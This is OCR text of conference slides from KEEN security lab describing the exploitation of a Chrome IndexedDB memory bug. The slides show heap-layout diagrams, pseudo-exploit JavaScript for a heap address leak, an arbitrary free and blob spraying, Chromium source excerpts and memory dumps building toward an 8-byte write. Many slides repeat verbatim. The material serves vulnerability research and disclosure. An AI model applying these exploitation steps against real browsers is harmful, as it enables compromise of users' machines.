
KEEN security lab


arr_ptr
size
- | 0x1f151cb58b00 | 0x00000000002a |
- | 0x000000000000 | 0x000000000022 |
front
rear
0
0
0
0
0
0
0
0
0
arr[0]
...
arr[21]
hole
...


arr_ptr
size
- | 0x1f151ce4ac00 | 0x000000000033 |
- | 0x000000000000 | 0x000000000002a |
front
rear
0
0
0
0
0
0
0
0
0
0
0
0
0
...
arr[0]
...
arr[21]
arr[22]
...
KEEN
security
lab

pseudo-exploit


```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

for (let i = 0; i < 8; i++) {
    await sleep(100);
    window.indexedDB.deleteDatabase('evil_db');
}
```



KEEN security lab

pseudo-exploit


```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab

pseudo-exploit


```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab

pseudo-exploit


```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab

pseudo-exploit


```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab


pseudo-exploit

```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```




KEEN security lab

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

pseudo-exploit


```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab

pseudo-exploit

```
window.indexedDB.open("new_evil_db", 1);

let db_addr = leak_addr;

arbitrary_free(db_addr);
spray_blobs();

let db = window.indexedDB.open("new_evil_db", 1);
db.onsuccess = async function (event) {
    let db = event.target.result;
    console.log(db.name);
   // next stage...
}
```



KEEN security lab

KEEN security lab

The last thing -- 8 bytes write

```
interface IDBDatabase {
  RenameObjectStore(int64 transaction_id,
                    int64 object_store_id,
                    mojo_base.mojom.String16 new_name);

  RenameIndex(int64 transaction_id,
              int64 object_store_id,
              int64 index_id,
              mojo_base.mojom.String16 new_name);
};
```

```
void IndexedDBDatabase::OpenRequest::Perform() {
  // ...
  pending_->callbacks->OnSuccess(
      db_->CreateConnection(pending_->database_callbacks,
                            pending_->child_process_id),
      db_->metadata_);
  // ...
}

struct BLINK_COMMON_EXPORT IndexedDBDatabaseMetadata {
  // ...
  base::string16 name;
  int64_t id;
  int64_t version;
  int64_t max_object_store_id;

  std::map<int64_t, IndexedDBObjectStoreMetadata> object_stores;

  bool was_cold_open;
};
```

KEEN security lab

```
struct BLINK_COMMON_EXPORT IndexedDBObjectStoreMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool auto_increment;
  int64_t max_index_id;

  std::map<int64_t, IndexedDBIndexMetadata> indexes;
};

struct BLINK_COMMON_EXPORT IndexedDBIndexMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool unique;
  bool multi_entry;
};
```

KEEN security lab

```
struct BLINK_COMMON_EXPORT IndexedDBObjectStoreMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool auto_increment;
  int64_t max_index_id;

  std::map<int64_t, IndexedDBIndexMetadata> indexes;
};

struct BLINK_COMMON_EXPORT IndexedDBIndexMetadata {
  base::string16 name;
  int64_t id;
  blink::IndexedDBKeyPath key_path;
  bool unique;
  bool multi_entry;
};
```

KEEN security lab

RenameObjectStore ✗

```
Status IndexedDBMetadataCoding::RenameObjectStore(
    // ...,
    IndexedDBObjectStoreMetadata* metadata) {

  // ...
  base::string16 old_name_check;
  bool found = false;
  Status s = GetString(transaction, name_key, &old_name_check, &found);

  if (!found || old_name_check != metadata->name) {
    INTERNAL_CONSISTENCY_ERROR_UNTESTED(DELETE_OBJECT_STORE);
    return InternalInconsistencyStatus();
  }
  // ...
}
```

KEEN security lab

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id,
                                            base::string16 new_name,
                                            base::string16* old_name,
                                            IndexedDBIndexMetadata* metadata) {
  if (!KeyPrefix::ValidIds(database_id, object_store_id, metadata->id))
    return InvalidDBKeyStatus();

  const std::string name_key = IndexMetaDataKey::Encode(
      database_id, object_store_id, metadata->id, IndexMetaDataKey::NAME);

  // TODO(dmurph): Add consistancy checks & umas for old name.
  PutString(transaction, name_key, new_name);
  *old_name = std::move(metadata->name);
  metadata->name = std::move(new_name);
  return Status::OK();
}
```

KEEN security lab

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id
```

```
bool KeyPrefix::IsValidIndexId(int64_t index_id) {
  return (index_id >= kMinimumIndexId) && (index_id < KeyPrefix::kMaxIndexId);
}

const unsigned char kMinimumIndexId = 30;
static const int64_t kMaxIndexId =
    (1ULL << kMaxIndexIdBits) - 1;  // max signed int32_t
```

```
0x55859f1fd200 <IndexID-16>: 0x0000XXXXXXXXXXXX  0x0000000000000000
0x55859f1fd210 <IndexID+00>: 0x0000000000000000  0x0000XXXXXXXXXXXX
```

```
  return Status::OK();
}
```

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id
```

```
bool KeyPrefix::IsValidIndexId(int64_t index_id) {
  return (index_id >= kMinimumIndexId) && (index_id < KeyPrefix::kMaxIndexId);
}

const unsigned char kMinimumIndexId = 30;
static const int64_t kMaxIndexId =
    (1ULL << kMaxIndexIdBits) - 1;  // max signed int32_t
```

```
0x55859f1fd200 <IndexID-16>: 0x0000XXXXXXXXXXXX  0x107448a000000000
0x55859f1fd210 <IndexID+00>: 0x000000000000188f  0x0000XXXXXXXXXXXX
```

```
  return Status::OK();
}
```

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id,
                                            base::string16 new_name,
                                            base::string16* old_name,
                                            IndexedDBIndexMetadata* metadata) {
  if (!KeyPrefix::ValidIds(database_id, object_store_id, metadata->id))
    return InvalidDBKeyStatus();

  const std::string name_key = IndexMetaDataKey::Encode(
      database_id, object_store_id, metadata->id, IndexMetaDataKey::NAME);

  // TODO(dmurph): Add consistancy checks & umas for old name.
  PutString(transaction, name_key, new_name);
  *old_name = std::move(metadata->name);
  metadata->name = std::move(new_name);
  return Status::OK();
}
```

KEEN security lab

RenameIndex ?

```
Status IndexedDBMetadataCoding::RenameIndex(LevelDBTransaction* transaction,
                                            int64_t database_id,
                                            int64_t object_store_id,
                                            base::string16 new_name,
                                            base::string16* old_name,
                                            IndexedDBIndexMetadata* metadata) {
  if (!KeyPrefix::ValidIds(database_id, object_store_id, metadata->id))
    return InvalidDBKeyStatus();

  const std::string name_key = IndexMetaDataKey::Encode(
      database_id, object_store_id, metadata->id, IndexMetaDataKey::NAME);

  // TODO(dmurph): Add consistancy checks & umas for old name.
  PutString(transaction, name_key, new_name);
  *old_name = std::move(metadata->name);
  metadata->name = std::move(new_name);
  return Status::OK();
}
```

KEEN security lab

base::string(std::string)

- sizeof(std::string) => 0x18 bytes

- length >= 0x18
  - | 0x000023ae01434dc0 | 0x000000000000001f |
  - | 0x8000000000000020 |

- length < 0x18
  - | 0x4141414141414141 | 0x4141414141414141 |
  - | 0x1600414141414141 |

KEEN security lab

base::string(std::string)

- sizeof(std::string) => 0x18 bytes

- length >= 0x18
  - | 0x000023ae0162a8e0 | 0x000000000000001f |
  - | 0x8000000000000020 |

- length < 0x18
  - | 0x4141414141414141 | 0x4141414141414141 |
  - | 0x1600414141414141 |

KEEN security lab


base::string(std::string)

